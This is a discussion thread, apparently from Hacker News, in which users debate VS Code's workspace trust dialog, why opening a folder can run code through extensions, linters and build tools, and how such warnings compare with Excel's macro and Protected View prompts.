But going back to this is also deeply and disturbingly tied back to some of the oldest theories and questions of Computer Science, it also seems useful to remind everyone that if you want to feel truly paranoid, the only safe way to use a computer is to never use a computer. We don't know how to differentiate benign code from dangerous code, we likely never will. Not your OS, not your code editor, not even your abstract Universal Turing Machine you are running with pencil and paper. Unless we find some sort of left-field solution to the Halting Problem, we're kind of stuck with "Computers are inherently dangerous, proceed with caution".
The message displayed when asking if you want to trust the directory is pretty clear about it.
https://code.visualstudio.com/docs/editing/workspaces/worksp...
I don't like the way it is handled. Imagine Excel actively prompting you with a pop up every time you open a sheet: "Do you trust the authors of this file? If not you will loose out on cool features and the sheet runs in restricted mode"
No it doesn't because restricted mode without Macros is the default and not framed like something bad or loosing out on all of those nice features,
By theamazing0 2026-01-2214:351 reply I think Excel does do something similar though with Protected View. https://support.microsoft.com/en-us/office/what-is-protected...
Exactly that's why I was making the comparison, It's not a in your face PopUp, where users get used to just pressing the blue, highlighted and glowing "I trust the authors" button without even being told what features they'd miss out on.
The Protected view in Office instead tells you "Be careful" and to only activate editing when you need to.
By WorldMaker 2026-01-2217:22 It's also worth noting that this behavior evolved very slowly. It took Excel decades to learn how to best handle the defaults. Excel started with modals similar to VS Code's "Do you want to allow macros? This may be dangerous", found too many users self-trained on "Allow" as the only button that needed to be pressed and eventually built the current solution.
If VS Code is still on the same learning curve, hopefully it speeds up a bit.
By WorldMaker 2026-01-2217:19 Right, I think one of the biggest problems is the name "Restricted Mode" itself. It sounds like a punishment, when it is a safer sandbox. Restricted Mode is great and incredibly useful. But it is unsurprising how people don't like to be in Restricted Mode when it sounds like a doghouse out back, not a lobby or atrium on the way to the rest of the building.
The point of an IDE is that it does stuff a simple text editor does not.
By alistairSH 2026-01-2214:572 reply Sure, but as noted elsewhere, the IDEs generally don't "do stuff" by default just on opening a file folder. VSCode, by default, will run some programs as soon as you open a folder.
By 12_throw_away 2026-01-2221:54 > the IDEs generally don't "do stuff" by default just on opening a file folder
In any JetBrains IDE: Settings > Tools > Startup Tasks.
By ses1984 2026-01-2814:13 Even something as simple as syntax highlighting is a vector.
It's worded really badly, so vscode is the thing that provides the dangerous features? No problem, I know and trust vscode. What the message should be warning about is that the folder may contain dangerous code or configuration values that can execute upon opening due to vscode features that are enabled by default. That sounds worse for them but that would be honest.
By Cthulhu_ 2026-01-2214:00 But you, as a security conscious software developer, know that the phrase "may automatically execute files" can also be "with malicious intent" - the tradeoff that whoever made the text (and since it's open source it's likely been a committee talking about it for ages) had to make is conciseness vs clarity. Give people too much text and they zone out, especially if their objective is "do this take home exercise to get a job" instead of "open this project carefully to see if there's any security issues in it".
This problem goes back to uh... Windows Vista. Its predecessors made all users an admin, Vista added a security layer so that any more dangerous tasks required you to confirm. But they went overboard and did it for anything like changing your desktop background image, and very quickly people got numb to the notice and just hit 'ok' on everything.
Anyway. In this particular case, VS Code can be more granular and only show a popup when the user tries to run a task saying something like "By permitting this script to run you agree that it can do anything, this can be dangerous, before continuing I'm going to open this file so you can review what it's about to do" or whatever.
The message, at least for me, does not convey that merely opening may lead to code execution.
What is the stated reasoning for arbitrary code execution as a feature? Seems pretty mad to me.
Here are some examples:
- ESLint, the most commonly used linter in the JavaScript ecosystem uses a JavaScript file for configuration (eslint.config.mjs), so if you open a JS project and want your editor to show you warnings from the linter, an extension needs to run that JS
- In Elixir, project configuration is written in code (mix.exs), so if you open an Elixir project and want the language server to provide you with hints (errors, warnings and such), the language server needs to execute that code to get the project configuration. More generally it will probably want to expand macros in the project, which is also code execution.
- For many languages in general, in order to analyze code, editor extensions need to build the project, and this often results in code execution (like through macros or build scripts like build.rs, which I believe rust-analyzer executes)
Thanks! I think it would be better if these types of events were fine grained and you could decide if you wanted to run them the first time but I can understand them being enabled now.
By WorldMaker 2026-01-2217:31 More granular is more likely to train users on "Always Click Allow". The current modal dialog already has that problem and is just one O(N) dialog where N is the number of folders you open (modulo opt-outs). If you got O(N * M) of these where N is the number of folders and M is the number of tasks in tasks.json plus the number of Extensions installed that want to activate in the folder, a) you would probably go a little batty), and b) you would probably stop reading them quickly and just always click Allow.
(It can also be pointed out that a lot of these are granular under the hood. In addition to Restricted Mode as a generally available sandbox, you have all sorts of workspace level controls over tasks.json and the Extensions you have installed and active for that workspace. Not to mention a robust multi-profile system where you can narrow Extensions to specific roles and moods. But most of us tend to want to fall into habits of having a "kitchen sink" profile with everything always available and don't want to think about granular security controls.)
By rcxdude 2026-01-2212:05 When you open up a folder in VS code, addons can start to set up language servers to index the code in the folder. This usually involves invoking build systems to set those up.
(I think some people are fixating on the specific feature that's mentioned in the article. The reason this pop-up exists is that there are many ways that this code execution could happen. Disabling this one feature doesn't make it safe, and this feature if not present, could still be achieved by abusing other capabilities that exist in the vs code ecosystem)
By direwolf20 2026-01-2210:161 reply Makefiles etc. Many types of projects use arbitrary setup and build commands or can load arbitrary plugins, and unlike VS which imposes its own project format, VSC tries to be compatible with everything that people already use. Git hooks are another one.
Please see the reply to the other comment, obviously I wasn’t explicit enough in explaining I’m talking about code execution simply by opening a directory.
By direwolf20 2026-01-2212:121 reply Some project types, such as Gradle or Maven projects, use arbitrary commands or plugins in project setup. You have to run arbitrary plugins to know which directories are the source directories, and you have to know which directories are the source directories to do anything in Java.
By direwolf20 2026-01-2216:31 If you just want to see the files in the directory, then sure. But VS Code is an IDE. It's made for editing software projects which have more structure than that.
By embedding-shape 2026-01-2211:331 reply Programming projects frequently feature scripts for building and packaging said projects, those have to be run somehow.
Bundling running those into the editor seems like the mad part to me, but I've missed the whole VSCode train so probably something I'm missing.
The grand parent is talking about code execution can happen by just opening the directory, you’re imagining like I did (and the grandparent) that you have to run or execute something in VSC to get that to happen and I’m asking about what features could possibly require this to happen. Obviously running tests or a make file everyone understands clearly you’re executing other people’s code.
It’s not even running tests. Test extensions usually have to run something to even populate the tests panel in my first place and provide the ability to run à la carte. Thus opening a folder will cause the test collector binary to run.
They could ask and/or parse the tests for the information rather than run them to output it. I’m honestly still not seeing a killer feature here that makes the security implications worth it!
By WorldMaker 2026-01-2217:49 The trouble is that "just parse the tests" isn't always an option and running arbitrary code is the nature of how software is built.
The easiest example is JS testing. Most test harnesses use a JS file for configuration. If you don't know how the harness is configured how do you know you are parsing the right tests?
Most test frameworks in JS use the define/it `define("some test colection", () => it("some test", () => /* …test code… */))` pattern. Tests are built as callbacks to functions.
In theory, sure, you could "just" try to RegEx out the `define("name"` and `it("name"` patterns, but it becomes harder to track nesting than you think it is with just RegEx. Then you realize that because those are code callbacks, no one is stopped from building meta-test suites with things like `for (thing of someTextMatrix) { it(`handles ${thing}`, () => /* …parametric test on thing… */ }`.
The test language used most in JS is JS. It's a lot harder problem than "just parsing" to figure out. In most cases a test harness needs to run the JS files to collect the full information about the test suite. Being JS files they are Turing Complete and open to doing whatever they want. Many times the test harnesses are running in a full Node environment with access to the entire filesystem and more.
Most of that applies to other test harnesses in other languages as well. To get the full suite of possible tests you need to be able to build that language and run it. How much of a sandbox that language has in that case shifts, but often it is still a sandbox with ways to escape. (We've proven that there's an escape Zero Day in the Universal Turing Machine, escapes are in some ways inevitable in any and all Turing Complete languages.)
By weaksauce 2026-01-2215:13 yeah me as well. at least have the untrusted code allow certain plugins or certain features of plugins to run that you whitelist. not having vim keybindings or syntax highlighting is too barebones.
The message isn't very clear on what exactly is allowed to happen. Just intuitively, I wouldn't have expected simply opening a folder would "automatically execute tasks" because that's strange to me
https://code.visualstudio.com/docs/editing/workspaces/worksp...
It is very clear, the first sentence it that it may automatically execute code.
>Code provides features that may automatically execute files...
What features? What files? "may"? So will it actually happen or is it just "well it possibly could"?
I've used it to open folders that I personally made and which don't have any tasks or files that get automatically executed, and yet the message pops up anyway.
It's like having an antivirus program that unconditionally flags every file as "this file may contain a virus"
By echoangle 2026-01-2211:32 > What features? What files? "may"? So will it actually happen or is it just "well it possibly could"?
How is code supposed to know? It probably depends on the plugins you installed.
> It's like having an antivirus program that unconditionally flags every file as "this file may contain a virus"
No, it’s like if your OS asks if you want to actually run the program you’re about to before running it the first time. And it gives you the alternative to run it in a sandbox (which is equivalent to what happens when you don’t trust the workspace, then it still opens but in restricted mode)
Yeah, because there are a lot of mechanisms by which a folder may start to execute code when you open it outside of restricted mode. A large fraction of addons have something which could be used for this, for example. There isn't a general check that it can apply ahead of time for this.
(They could, with some breaking changes, maybe try to enforce a permissions system for the matrix of addons and folders, where it would ask for permission when an addon does actually try to run something, but this would result in a lot of permission requests for most repos)
By SAI_Peregrinus 2026-01-2220:04 They could also, with a breaking change, enforce addons register what sorts of files they'll execute when a folder is opened in trusted mode. If no matching files are found, then opening the folder is safe and no prompt is needed. If matching files are found, then prompt the user and replace "may" with "will". Fewer permission requests, and a clearer message.
People will still inevitably ignore the message and open everything in trusted mode, but it'd be more reasonable to consider that user error.
By abecedarius 2026-01-2213:21 Thing is, when you open a webpage it's clear that it may automatically execute code (Javascript, WebAssembly). What needs to be clear (and by default limited) is the authority of that code.
By sroussey 2026-01-229:12 This is when I say no.
Then copy-paste my default .dev-container directory and reload.
By javcasas 2026-01-2214:09 autorun.inf flashbacks.
By windowpains 2026-01-2213:15 I’ve always defaulted to no.
By juujian 2026-01-2213:39 On Debian I actually get a surprising amount of packages from just the official repo. In Python or R, I could almost do a full analysis just with those packages. The smaller number of separately installed packages, I can at least do a superficial sanity check. An alternative model of doing things exists. Considering how infinitesimally small Debian is compared to Windows and MacOS, if we had more users, momentum, and volunteers, I have no doubt that I could do everything with well-tested packages only.
By realusername 2026-01-2211:351 reply The reason it's worse in the js ecosystem is that you need way more packages than your average language to build anything functional.
By tentacleuno 2026-01-2214:06 You don't really need more packages. There's definitely a culture of creating ridiculously small packages, though.
If you spend enough time in the ecosystem, you'll begin to realise that a select few are very well known for doing this; one in particular made a package for every ANSI terminal colour.
left-pad (and quite a few incidents afterwards) were definitely wakeup calls, and I like to think we've listened in some ways.
By internet2000 2026-01-223:372 reply It's Macro-enabled Office files all over again.
